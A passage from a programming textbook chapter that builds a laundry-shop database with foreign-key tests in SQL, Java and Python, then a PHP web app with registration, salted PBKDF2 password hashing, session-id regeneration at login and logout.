    CONSTRAINT Bill_pk PRIMARY KEY (id),
    CONSTRAINT Bill_unit_pos CHECK (unit > 0),
    CONSTRAINT Bill_Customer FOREIGN KEY (Customer_id) REFERENCES Customer (id)
        ON DELETE RESTRICT ON UPDATE CASCADE,
    CONSTRAINT Bill_Service FOREIGN KEY (Service_id) REFERENCES Service (id)
        ON DELETE RESTRICT ON UPDATE CASCADE
) ENGINE = InnoDB;

INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896-0000-9434'),
                            ('C0002', 'Winda Sugiarto', '0858-0000-2719');
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per kg)', 8000),
                           ('S0004', 'Dry cleaning - shirt/blouse (per item)', 20000);
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5, 5 * 8000, 'C0001', 'S0001');
```

Listing 8.1 (Continued) *p81_design.mysql.sql: three tables, two foreign keys, and four statements that test them.*

```
-- 1. A bill for a customer who does not exist: the foreign key refuses it.
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004');
-- 2. Deleting a customer who still has a bill: RESTRICT refuses it.
DELETE FROM Customer WHERE id = 'C0001';
-- 3. Deleting a customer with no bills is allowed.
DELETE FROM Customer WHERE id = 'C0002';
-- 4. Changing a customer's key: CASCADE carries the change into Bill.
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001';

SELECT b.id AS bill, c.id AS customer, c.name, s.description, b.unit, b.payment
  FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id;

-- Every bill and the customer it points to.
SELECT id AS bill, Customer_id FROM Bill ORDER BY id;
```

Run it with `mysql -u root --force -t < p81_design.mysql.sql`. The option `--force` tells the client to carry on after an error, which we need, because two of the statements are *meant* to fail. On MariaDB 10.11 it printed this:

```
--------------
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2, 40000, 'C9999', 'S0004')
--------------

ERROR 1452 (23000) at line 45: Cannot add or update a child row: a foreign key constraint
fails (`p81_demo`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`) REFERENCES
`Customer` (`id`) ON UPDATE CASCADE)
--------------
DELETE FROM Customer WHERE id = 'C0001'
--------------

ERROR 1451 (23000) at line 47: Cannot delete or update a parent row: a foreign key
constraint fails (`p81_demo`.`Bill`, CONSTRAINT `Bill_Customer` FOREIGN KEY (`Customer_id`)
REFERENCES `Customer` (`id`) ON UPDATE CASCADE)
+-------+----------+---------------+---------------------------+------+----------+
| bill  | customer | name          | description               | unit | payment  |
+-------+----------+---------------+---------------------------+------+----------+
| B0001 | C0100    | Nabila Rahman | Wash, dry & fold (per kg) |    5 | 40000.00 |
+-------+----------+---------------+---------------------------+------+----------+
+-------+-------------+
| bill  | Customer_id |
+-------+-------------+
| B0001 | C0100       |
+-------+-------------+
```

Line by line. The script first throws away any earlier copy of the practice database and makes a fresh one, so that it can be run as many times as you like. `CHARACTER SET utf8mb4` lets names contain any character people really use, including those outside the Latin alphabet. Each `CREATE TABLE` lists the columns with their types and `NOT NULL` where a value is compulsory, then names its constraints with `CONSTRAINT name …`, so that an error message can say *which* rule was broken; look for `Bill_Customer` in the two errors above. `ENGINE = InnoDB` asks for MySQL's storage engine that enforces foreign keys; the old MyISAM engine accepts the `FOREIGN KEY` clause and then silently ignores it. The two `CHECK` constraints refuse a price of zero and a quantity of zero; MySQL enforces `CHECK` from version 8.0.16, and MariaDB from 10.2. Then come the tests. Statement 1 tries to write a bill for customer `C9999`, who does not exist: error 1452, "Cannot add or update a child row". Statement 2 tries to delete `C0001`, who has bill `B0001`: error 1451, "Cannot delete or update a parent row", because of `ON DELETE RESTRICT`. Statement 3 deletes `C0002`, who has no bills, and succeeds silently. Statement 4 changes the key `C0001` into `C0100`, and the last

query shows that bill `B0001` now points at `C0100`: `ON UPDATE CASCADE` carried the change across without anyone touching `Bill`.

The Java solution. SQLite understands almost the same SQL. The file `p81_design.sqlite.sql` differs from **Listing 8.1** in only three places: it has no `CREATE DATABASE` or `USE` (a SQLite database is simply a file), it has no `ENGINE` clauses, and its first line is `PRAGMA foreign_keys = ON;`, for a reason the tempting wrong solution will make vivid. **Listing 8.2** reads that file, runs it statement by statement over JDBC on a database held in memory, and reports what each statement did.

Listing 8.2 `P81Design.java`: the physical model run over JDBC, one statement at a time, with the database's verdict on each.

```
// P81Design.java - Problem 8.1: run the SQLite physical model over JDBC and report each
statement.
// Compile: javac -d out P81Design.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P81Design [--no-fk]
(Windows: ; not :)
import java.nio.file.Files;
import java.nio.file.Path;
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P81Design {
    public static void main(String[] args) throws Exception {
        String script = Files.readString(Path.of("..", "sql", "p81_design.sqlite.sql"));
        if (args.length > 0 && args[0].equals("--no-fk")) {
            script = script.replace("PRAGMA foreign_keys = ON;", "");   // the tempting
mistake
        }
        try (Connection c = DriverManager.getConnection("jdbc:sqlite::memory:");
             Statement st = c.createStatement()) {
            for (String chunk : script.split(";\n")) {
                List<String> lines = new ArrayList<>();
                for (String ln : chunk.split("\n")) {
                    if (!ln.isBlank() && !ln.strip().startsWith("--")) lines.add(ln);
                }
                if (lines.isEmpty()) continue;
                String sql = String.join("\n", lines), first = lines.get(0).strip();
                String label = String.format("%-60s", first.substring(0, Math.min(60,
first.length())));
                try {
                    if (first.startsWith("SELECT")) {
                        System.out.println("SELECT ->");
                        try (ResultSet rs = st.executeQuery(sql)) {
                            int n = rs.getMetaData().getColumnCount();
                            while (rs.next()) {
                                List<String> cells = new ArrayList<>();
                                for (int i = 1; i <= n; i++) cells.add(rs.getString(i));
                                System.out.println("    " + String.join(" | ", cells));
                            }
                        }
                    } else {
                        int count = st.executeUpdate(sql);
                        if (first.matches("^(INSERT|DELETE|UPDATE).*")) {
                            System.out.println(label + " OK, " + count + " row(s)");
                        }
                    }
                } catch (SQLException e) {                    // the database refused the
statement
                    System.out.println(label + " REFUSED: " + e.getMessage());
                }
            }
```

Listing 8.2 (Continued) *P81Design.java: the physical model run over JDBC, one statement at a time, with the database's verdict on each.*

```
        }
    }
}
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED:
[SQLITE_CONSTRAINT_FOREIGNKEY] A foreign key constraint failed (FOREIGN KEY constraint
failed)
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED:
[SQLITE_CONSTRAINT_TRIGGER] A RAISE function within a trigger fired, causing the SQL
statement to abort (FOREIGN KEY constraint failed)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 2 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

The Python solution. **Listing 8.3** is the same runner in Python, using the `sqlite3` module that ships with the language. `isolation_level=None` puts the connection in *autocommit* mode, so each statement is its own transaction and a refused statement does not disturb the ones before it.

Listing 8.3 `p81_design.py`: the same runner in Python; `--no-fk` removes the `PRAGMA` line to show the tempting mistake.

```python
# p81_design.py - Problem 8.1: run the SQLite physical model and report what each statement
did.
#     python p81_design.py            foreign keys ON (correct)
#     python p81_design.py --no-fk    the tempting mistake: the PRAGMA left out
import os
import sqlite3
import sys

HERE = os.path.dirname(os.path.abspath(__file__))
script = open(os.path.join(HERE, "..", "sql", "p81_design.sqlite.sql"), encoding="utf-
8").read()
if "--no-fk" in sys.argv:
    script = script.replace("PRAGMA foreign_keys = ON;", "")

conn = sqlite3.connect(":memory:", isolation_level=None)      # autocommit: one statement
at a time
for chunk in script.split(";\n"):
    lines = [ln for ln in chunk.splitlines() if ln.strip() and not
ln.lstrip().startswith("--")]
    if not lines:
        continue
    sql = "\n".join(lines)
    first = lines[0].strip()
    try:
        cur = conn.execute(sql)
        if first.startswith("SELECT"):
            print("SELECT ->")
            for r in cur.fetchall():
                print("    ", " | ".join(str(x) for x in r))
        elif first.startswith(("INSERT", "DELETE", "UPDATE")):
            print(f"{first[:60]:<60} OK, {cur.rowcount} row(s)")
    except sqlite3.IntegrityError as e:
        print(f"{first[:60]:<60} REFUSED: {e}")
```

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0001'                      REFUSED: FOREIGN KEY
constraint failed
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 1 row(s)
SELECT ->
    B0001 | C0100 | Nabila Rahman | Wash, dry & fold (per kg) | 5 | 40000
SELECT ->
    B0001 | C0100
```

The two runs agree on every verdict, and they differ in two small details that are worth understanding rather than ignoring. The Java driver reports the refused `DELETE` as "A RAISE function within a trigger fired": SQLite implements foreign-key actions internally with hidden triggers, and the JDBC driver passes the internal wording through. And the Java driver counts the `UPDATE` as two changed rows, where Python counts one: the driver adds the row in `Bill` that the cascade changed. Neither is an error; both are reminders that the text of an error message and a row count belong to the driver, while the decision (refused or allowed) belongs to the database.

A tempting wrong solution. Leave out `PRAGMA foreign_keys = ON`. The script still runs, every `CREATE TABLE` still contains its `FOREIGN KEY` clause, and nothing looks wrong. Now watch:

```
INSERT INTO Customer VALUES ('C0001', 'Nabila Rahman', '0896 OK, 2 row(s)
INSERT INTO Service VALUES ('S0001', 'Wash, dry & fold (per  OK, 2 row(s)
INSERT INTO Bill VALUES ('B0001', '2026-09-30 08:15:00', 5,  OK, 1 row(s)
INSERT INTO Bill VALUES ('B0002', '2026-09-30 08:20:00', 2,  OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0001'                      OK, 1 row(s)
DELETE FROM Customer WHERE id = 'C0002'                      OK, 1 row(s)
UPDATE Customer SET id = 'C0100' WHERE id = 'C0001'          OK, 0 row(s)
SELECT ->
SELECT ->
    B0001 | C0001
    B0002 | C9999
```

Every statement "succeeds". The bill for the non-existent `C9999` is stored; customer `C0001` is deleted while bill `B0001` still points at him; the cascade never happens (0 rows changed); the join returns nothing because the customers it would join to are gone; and the last query shows two *orphan* bills pointing at customers who do not exist. SQLite, for compatibility with databases written before 2009, checks foreign keys only when each connection asks it to [5]. The declaration in the schema is not enough; the switch must be turned on every time a connection is opened, which is why every program in this chapter does it on its second line of database code. MySQL has the matching trap in the MyISAM engine mentioned above.

CHECK YOURSELF. A new table `Pickup(id, Bill_id, courier, pickup_at)` records couriers collecting finished laundry from customers' homes. Every pickup belongs to exactly one bill, and a bill may be picked up at most once. Write its `CREATE TABLE` for MySQL. Which constraint expresses "at most once"?

Answer. `CREATE TABLE Pickup (id INT NOT NULL AUTO_INCREMENT, Bill_id CHAR(5) NOT NULL, courier VARCHAR(50) NOT NULL, pickup_at DATETIME NOT NULL, CONSTRAINT Pickup_pk PRIMARY KEY (id), CONSTRAINT Pickup_bill_uq UNIQUE (Bill_id), CONSTRAINT Pickup_Bill FOREIGN KEY (Bill_id) REFERENCES Bill (id) ON DELETE RESTRICT ON UPDATE CASCADE) ENGINE = InnoDB;`. The foreign key says "a real bill"; the `UNIQUE` constraint on `Bill_id` says "at most once", turning the relationship from one-to-many into one-to-one.

8.4.2 Problem 8.2 — Registration, login and logout

PROBLEM. The website must include login, registration and logout features.

In our own words. Three actions. *Registration* creates an account: a row in the database with a way of recognizing its owner later. *Login* checks an e-mail address and a password against that row and, if they match, makes the server remember "this browser belongs to that account" for the requests that follow. *Logout* makes the server forget it. The statement says nothing about *how*, and every part of the how matters: where the password is kept, what the browser holds, and what happens to the old session.

Design. Who has an account? The Laundry database already has staff accounts: every `Employee` row carries a `password_hash`, and the demonstration logins are listed in the database's own README (for example `kasir1@profitina-laundry.example` with the password `Kasir#2026` for a cashier of outlet O01). Customers have a `password_hash` column too, empty for all of them. So *registration* is for customers: a new customer fills in a form and becomes a new `Customer` row with a password hash. *Login* accepts either kind of account: it looks for the e-mail address among the employees first and then among the customers, and remembers which kind it found. That one fact, *staff* or *customer*, decides what the visitor may do afterwards (Step 5 of Section 8.2).

Three rules shape the code, and each answers a real attack.

1. **Never store a password; store a slow, salted hash of it.** A *hash function* turns any text into a fixed-length fingerprint from which the text cannot be computed back. A *salt* is a random value, different for every password, mixed in before hashing and stored beside the hash. *Slow* means the hash is computed many thousands of times over, so that checking one guess costs a noticeable fraction of a second. The Laundry database uses PBKDF2 with HMAC-SHA256 and 600,000 rounds [6], the figure recommended by OWASP [7], and stores the result as `pbkdf2_sha256$600000$<salt>$<hash>`, 90 characters in all.
2. **Keep the identity on the server.** The browser receives only a long random *session id* in a cookie; the fact "this is Dewi, a cashier of O01" stays on the server, filed under that id (Chapter 5, and Problem 8.7 below).
3. **Change the session id at login, destroy the session at logout.** If the id stayed the same across a login, an attacker who had planted a known id in your browser beforehand would be logged in the moment you are. This attack is called *session fixation* [8].

The PHP solution. The Laundry Desk is two files. **Listing 8.4** holds the helpers every page uses: the database connection, three tiny functions for running SQL with placeholders, the clock, the id generator, the password functions, HTML escaping, and the function that prints a whole page.

Listing 8.4 `lib.php`: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.

```php
<?php
// lib.php - shared helpers of the Laundry Desk (Problems 8.2 and 8.3).
declare(strict_types=1);

const ITERATIONS = 600000;              // PBKDF2 rounds, the same as the Laundry database

// One PDO connection per request. SQLite by default; MySQL when LAUNDRY_DSN is set,
// e.g. LAUNDRY_DSN="mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4".
function db(): PDO
{
    static $pdo = null;
    if ($pdo === null) {
        $dsn = getenv('LAUNDRY_DSN') ?: 'sqlite:' . (getenv('LAUNDRY_DB') ?: __DIR__ .
'/../data/laundry.db');
        $pdo = new PDO($dsn, getenv('LAUNDRY_USER') ?: null, getenv('LAUNDRY_PASSWORD') ?:
null);
        $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
        $pdo->setAttribute(PDO::ATTR_DEFAULT_FETCH_MODE, PDO::FETCH_ASSOC);
        if (str_starts_with($dsn, 'sqlite:')) {
            $pdo->exec('PRAGMA foreign_keys = ON');     // SQLite checks foreign keys only
when asked
        }
    }
    return $pdo;
}

// Rows of a SELECT with ? placeholders.
function rows(string $sql, array $args = []): array
{
    $st = db()->prepare($sql);
    $st->execute($args);
    return $st->fetchAll();
}

// One row, or null when there is none.
function row(string $sql, array $args = []): ?array
{
    return rows($sql, $args)[0] ?? null;
}

// INSERT, UPDATE or DELETE with ? placeholders.
function run(string $sql, array $args = []): void
{
    db()->prepare($sql)->execute($args);
}
```

Listing 8.4 (Continued) *lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.*

```
// The shop clock. LAUNDRY_NOW fixes it for tests; the data ends at 2026-09-30 21:00.
function now(): string
{
    return getenv('LAUNDRY_NOW') ?: date('Y-m-d H:i:s');
}

// Next id of a table whose ids look like C0256 or B2953: prefix + 4 digits.
function next_id(string $table, string $prefix): string
{
    $max = row("SELECT MAX(id) AS m FROM $table")['m'] ?? $prefix . '0000';
    return $prefix . str_pad((string) ((int) substr($max, 1) + 1), 4, '0', STR_PAD_LEFT);
}

function hash_password(string $password): string
{
    $salt = random_bytes(16);
    $key = hash_pbkdf2('sha256', $password, $salt, ITERATIONS, 32, true);
    return 'pbkdf2_sha256$' . ITERATIONS . '$' . base64_encode($salt) . '$' .
base64_encode($key);
}

function verify_password(string $password, ?string $stored): bool
{
    $p = explode('$', (string) $stored);
    if (count($p) !== 4 || $p[0] !== 'pbkdf2_sha256') {
        return false;
    }
    $salt = base64_decode($p[2], true);
    $expected = base64_decode($p[3], true);
    if ($salt === false || $expected === false) {
        return false;
    }
    $key = hash_pbkdf2('sha256', $password, $salt, (int) $p[1], strlen($expected), true);
    return hash_equals($expected, $key);             // constant-time comparison
}

// Escape text for HTML. Every value that came from a user or a database goes through h().
function h(mixed $s): string
{
    return htmlspecialchars((string) $s, ENT_QUOTES, 'UTF-8');
}

function rupiah(mixed $n): string
{
    return 'Rp ' . number_format((float) $n, 0, ',', '.');
}
```

Listing 8.4 (Continued) *lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.*

```
function user(): ?array
{
    return $_SESSION['user'] ?? null;
}

function redirect(string $to): never
{
    header('Location: ' . $to, true, 302);
    exit;
}

// Stops the request unless the visitor is logged in with the given kind ('staff',
'customer' or '').
function require_login(string $kind = ''): array
{
    $u = user();
    if ($u === null) {
        redirect('/login');
    }
    if ($kind !== '' && $u['kind'] !== $kind) {
        http_response_code(403);
        page('Forbidden', '<p class="err">This page is for ' . h($kind) . '
accounts.</p>');
        exit;
    }
    return $u;
}

function flash(string $msg): void
{
    $_SESSION['flash'] = $msg;
}

// Prints one whole HTML page: navigation, title, the one-time message, the body.
function page(string $title, string $body): void
{
    $u = user();
    $nav = '<a href="/services">Price list</a>';
    if ($u === null) {
        $nav .= ' | <a href="/login">Log in</a> | <a href="/register">Register</a>';
    } else {
        if ($u['kind'] === 'staff') {
            $nav .= ' | <a href="/customers">Customers</a> | <a href="/bills/new">New
bill</a>';
        } else {
            $nav .= ' | <a href="/my-bills">My bills</a>';
        }
        $nav .= ' | ' . h($u['name']) . ' <form method="post" action="/logout"
class="inline">'
              . '<button>Log out</button></form>';
```

Listing 8.4 (Continued) *lib.php: the database connection, the SQL helpers, password hashing and the page layout of the Laundry Desk.*

```
    }
    $msg = '';
    if (isset($_SESSION['flash'])) {
        $msg = '<p class="msg">' . h($_SESSION['flash']) . '</p>';
        unset($_SESSION['flash']);
    }
    echo "<!DOCTYPE html>\n<html lang=\"en\"><head><meta charset=\"utf-8\">",
         '<title>', h($title), " - Laundry Desk</title></head>\n<body><nav>", $nav,
"</nav>\n",
         '<h1>', h($title), "</h1>\n", $msg, $body, "\n</body></html>\n";
}
```

Listing 8.5 is the *front controller*: the single file through which every request enters. It starts the session, works out the method and the path, and then walks down a list of routes; the first one that matches handles the request and stops. This problem is about its first part, headed "authentication"; Problem 8.3 is about the rest.

Listing 8.5 `public/index.php`: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.

```php
<?php
// index.php - the Laundry Desk front controller: every request enters here (Problems 8.2
and 8.3).
// Run:  php -S 127.0.0.1:8080 -t public public/index.php
declare(strict_types=1);
require __DIR__ . '/../lib.php';

session_start(['cookie_httponly' => true, 'cookie_samesite' => 'Lax']);
$method = $_SERVER['REQUEST_METHOD'];
$path = parse_url($_SERVER['REQUEST_URI'], PHP_URL_PATH);
$in = fn(string $k): string => trim((string) ($_POST[$k] ?? ''));

// ---------------------------------------------------------------- authentication
if ($path === '/') {
    redirect(user() ? '/home' : '/login');
}

if ($path === '/login') {
    $err = '';
    if ($method === 'POST') {
        $email = $in('email');
        $u = row('SELECT id, name, Outlet_id, password_hash FROM Employee WHERE email = ?',
[$email]);
        $kind = 'staff';
        if ($u === null) {
            $u = row('SELECT id, name, NULL AS Outlet_id, password_hash FROM Customer WHERE
email = ?', [$email]);
            $kind = 'customer';
        }
        if ($u !== null && verify_password($_POST['password'] ?? '', $u['password_hash']))
{
            session_regenerate_id(true);             // a fresh session id after every
login
            $_SESSION['user'] = ['kind' => $kind, 'id' => $u['id'], 'name' => $u['name'],
                                 'outlet' => $u['Outlet_id']];
            flash('Welcome, ' . $u['name'] . '.');
            redirect('/home');
        }
        $err = '<p class="err">Wrong e-mail or password.</p>';
    }
    page('Log in', $err . '<form method="post">
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" required></label>
<button>Log in</button></form>');
    exit;
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
if ($path === '/register') {
    $err = '';
    if ($method === 'POST') {
        $f = ['name', 'gender', 'place', 'birthdate', 'address', 'phone', 'email'];
        $v = array_combine($f, array_map($in, $f));
        $pw = $_POST['password'] ?? '';
        $taken = row('SELECT id FROM Customer WHERE email = ? UNION SELECT id FROM Employee
WHERE email = ?',
                     [$v['email'], $v['email']]);
        if (in_array('', $v, true)) {
            $err = 'Please fill in every field.';
        } elseif (!in_array($v['gender'], ['f', 'm'], true)) {
            $err = 'Gender must be f or m.';
        } elseif (DateTime::createFromFormat('!Y-m-d', $v['birthdate']) === false) {
            $err = 'Birth date must look like 2001-07-25.';
        } elseif (!filter_var($v['email'], FILTER_VALIDATE_EMAIL)) {
            $err = 'That e-mail address is not valid.';
        } elseif ($taken !== null) {
            $err = 'That e-mail address already has an account.';
        } elseif (strlen($pw) < 8) {
            $err = 'The password needs at least 8 characters.';
        } else {
            $id = next_id('Customer', 'C');
            run('INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
enrolled,
                 email, password, credit, password_hash) VALUES (?,?,?,?,?,?,?,?,?,?,?,?)',
                [$id, $v['name'], $v['gender'], $v['place'], $v['birthdate'],
$v['address'], $v['phone'],
                 now(), $v['email'], '*****', 0, hash_password($pw)]);
            flash("Account $id created. Please log in.");
            redirect('/login');
        }
        $err = '<p class="err">' . h($err) . '</p>';
    }
    page('Register', $err . '<form method="post">
<label>Name <input name="name" required></label>
<label>Gender <select name="gender"><option>f</option><option>m</option></select></label>
<label>Place of birth <input name="place" required></label>
<label>Birth date <input name="birthdate" type="date" required></label>
<label>Address <input name="address" required></label>
<label>Phone <input name="phone" required></label>
<label>E-mail <input name="email" type="email" required></label>
<label>Password <input name="password" type="password" minlength="8" required></label>
<button>Create my account</button></form>');
    exit;
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
if ($path === '/logout' && $method === 'POST') {
    $_SESSION = [];
    session_destroy();                                  // forget the session on the server
    setcookie(session_name(), '', time() - 3600, '/'); // and ask the browser to drop its
cookie
    redirect('/login');
}

if ($path === '/home') {
    $u = require_login();
    if ($u['kind'] === 'customer') {
        redirect('/my-bills');
    }
    $q = row("SELECT SUM(status = 'queued') AS queued, SUM(status = 'finished') AS ready
              FROM Bill WHERE Outlet_id = ?", [$u['outlet']]);
    page('Home', '<p>Outlet ' . h($u['outlet']) . ': ' . h($q['queued']) . ' bills in the
queue, '
         . h($q['ready']) . ' ready for pickup.</p>');
    exit;
}

// ------------------------------------------------------------------ F5: the price list
(public)
if ($path === '/services') {
    $t = '<table><tr><th>Id</th><th>Service</th><th>Price</th></tr>';
    foreach (rows('SELECT id, description, price FROM Service ORDER BY id') as $s) {
        $t .= '<tr><td>' . h($s['id']) . '</td><td>' . h($s['description']) . '</td><td>'
            . rupiah($s['price']) . '</td></tr>';
    }
    page('Price list', $t . '</table>');
    exit;
}

// ------------------------------------------------------------------ F9: a customer's own
bills
if ($path === '/my-bills') {
    $u = require_login('customer');
    $t =
'<table><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th>Balance</th></t
r>';
    foreach (rows('SELECT b.id, b.arrived, s.description, b.status,
                   b.payment - COALESCE((SELECT SUM(amount) FROM Payment p WHERE p.Bill_id
= b.id), 0) AS balance
                   FROM Bill b JOIN Service s ON s.id = b.Service_id
                   WHERE b.Customer_id = ? ORDER BY b.arrived DESC', [$u['id']]) as $b) {
        $t .= '<tr><td>' . h($b['id']) . '</td><td>' . h($b['arrived']) . '</td><td>' .
h($b['description'])
            . '</td><td>' . h($b['status']) . '</td><td>' . rupiah($b['balance']) .
'</td></tr>';
    }
    page('My bills', $t . '</table>');
    exit;
}
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
// Every page below is for staff only.
$u = require_login('staff');

// ------------------------------------------------------------ F1: list and search
customers
if ($path === '/customers') {
    $q = trim((string) ($_GET['q'] ?? ''));
    $t = '<form><input name="q" value="' . h($q) . '"><button>Search</button></form>'
       . '<p><a href="/customers/new">Add a customer</a></p>'
       . '<table><tr><th>Id</th><th>Name</th><th>Phone</th><th>Credit</th><th></th></tr>';
    foreach (rows('SELECT id, name, phone, credit FROM Customer WHERE name LIKE ? OR phone
LIKE ?
                   ORDER BY name, id LIMIT 20', ["%$q%", "%$q%"]) as $c) {
        $t .= '<tr><td>' . h($c['id']) . '</td><td>' . h($c['name']) . '</td><td>' .
h($c['phone'])
            . '</td><td>' . rupiah($c['credit']) . '</td><td><a href="/customers/' .
h($c['id'])
            . '/edit">Edit</a> <form method="post" action="/customers/' . h($c['id'])
            . '/delete" class="inline"><button>Delete</button></form></td></tr>';
    }
    page('Customers', $t . '</table>');
    exit;
}

// ------------------------------------------------------------ F2 and F3: add and edit
a customer
if ($path === '/customers/new' || preg_match('#^/customers/(C\d{4})/edit$#', $path, $m)) {
    $id = $m[1] ?? null;
    $c = $id ? row('SELECT * FROM Customer WHERE id = ?', [$id]) : null;
    if ($id !== null && $c === null) {
        http_response_code(404);
        page('Not found', '<p class="err">No customer ' . h($id) . '.</p>');
        exit;
    }
    $f = $id ? ['name', 'address', 'phone', 'email'] : ['name', 'gender', 'place',
'birthdate', 'address', 'phone', 'email'];
    $err = '';
    if ($method === 'POST') {
        $v = array_combine($f, array_map($in, $f));
        if (in_array('', $v, true)) {
            $err = '<p class="err">Please fill in every field.</p>';
        } elseif ($id !== null) {
            run('UPDATE Customer SET name = ?, address = ?, phone = ?, email = ? WHERE id =
?',
                [$v['name'], $v['address'], $v['phone'], $v['email'], $id]);
            flash("Customer $id updated.");
            redirect('/customers?q=' . urlencode($v['name']));
        } else {
            $new = next_id('Customer', 'C');
            try {
                run('INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                     email, password, credit) VALUES (?,?,?,?,?,?,?,?,?,?,?)',
                    [$new, $v['name'], $v['gender'], $v['place'], $v['birthdate'],
$v['address'],
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
                    $v['phone'], now(), $v['email'], '*****', 0]);
                flash("Customer $new added.");
                redirect('/customers?q=' . urlencode($v['name']));
            } catch (PDOException $e) {              // a CHECK constraint refused the row
                $err = '<p class="err">The database refused this customer: check gender and
birth date.</p>';
            }
        }
        $c = array_merge($c ?? [], $v);
    }
    $form = '<form method="post">';
    foreach ($f as $k) {
        $form .= "<label>$k <input name=\"$k\" value=\"" . h($c[$k] ?? '') . '"></label>';
    }
    page($id ? "Edit customer $id" : 'Add a customer', $err . $form .
'<button>Save</button></form>');
    exit;
}

// ------------------------------------------------------------------ F4: delete a customer
if ($method === 'POST' && preg_match('#^/customers/(C\d{4})/delete$#', $path, $m)) {
    try {
        run('DELETE FROM Customer WHERE id = ?', [$m[1]]);
        flash("Customer {$m[1]} deleted.");
    } catch (PDOException $e) {                      // the foreign key Bill_Customer said
no
        flash("Customer {$m[1]} has bills and cannot be deleted.");
    }
    redirect('/customers');
}

// ------------------------------------------------------------------ F6: take in a new bill
if ($path === '/bills/new') {
    $err = '';
    if ($method === 'POST') {
        $cust = row('SELECT id FROM Customer WHERE id = ?', [$in('customer')]);
        $svc = row('SELECT id, price FROM Service WHERE id = ?', [$in('service')]);
        $unit = filter_var($in('unit'), FILTER_VALIDATE_INT, ['options' => ['min_range' =>
1, 'max_range' => 100]]);
        $rack = strtoupper($in('rack'));
        if ($cust === null || $svc === null) {
            $err = 'Choose an existing customer and service.';
        } elseif ($unit === false) {
            $err = 'The quantity must be a whole number from 1 to 100.';
        } elseif (!preg_match('/^[A-Z]\d{2}$/', $rack)) {
            $err = 'A rack looks like A07.';
        } else {
            $pdo = db();
            $pdo->beginTransaction();                // the bill and its first log row, or
neither
            $id = next_id('Bill', 'B');
```

Listing 8.5 (Continued) *public/index.php: the front controller of the Laundry Desk. Authentication comes first, then the public price list, the customer's own page, and the staff features.*

```
            $total = (int) $svc['price'] * $unit;    // the price is copied into the bill
now
            run("INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id,
                 Service_id, Outlet_id) VALUES (?,?, 'queued', ?,?,?,?,?,?,?)",
                [$id, now(), $rack, $unit, $total, $cust['id'], $u['id'], $svc['id'],
$u['outlet']]);
            run("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?, 'queued', ?, ?)",
                [$id, now(), $u['id']]);
            $pdo->commit();
            flash("Bill $id created: " . rupiah($total) . '.');
            redirect("/bills/$id");
        }
        $err = '<p class="err">' . h($err) . '</p>';
    }
    $opts = '';
    foreach (rows('SELECT id, description FROM Service ORDER BY id') as $s) {
        $opts .= '<option value="' . h($s['id']) . '">' . h($s['description']) .
'</option>';
    }
    page('New bill', $err . '<form method="post">
<label>Customer id <input name="customer" placeholder="C0001" required></label>
<label>Service <select name="service">' . $opts . '</select></label>
<label>Quantity <input name="unit" type="number" min="1" max="100" required></label>
<label>Rack <input name="rack" placeholder="A07" required></label>
<button>Create bill</button></form>');
    exit;
}

// ------------------------------------------------------------------ F7: move a bill one
step forward
if ($method === 'POST' && preg_match('#^/bills/(B\d{4})/advance$#', $path, $m)) {
    $b = row('SELECT status FROM Bill WHERE id = ?', [$m[1]]);
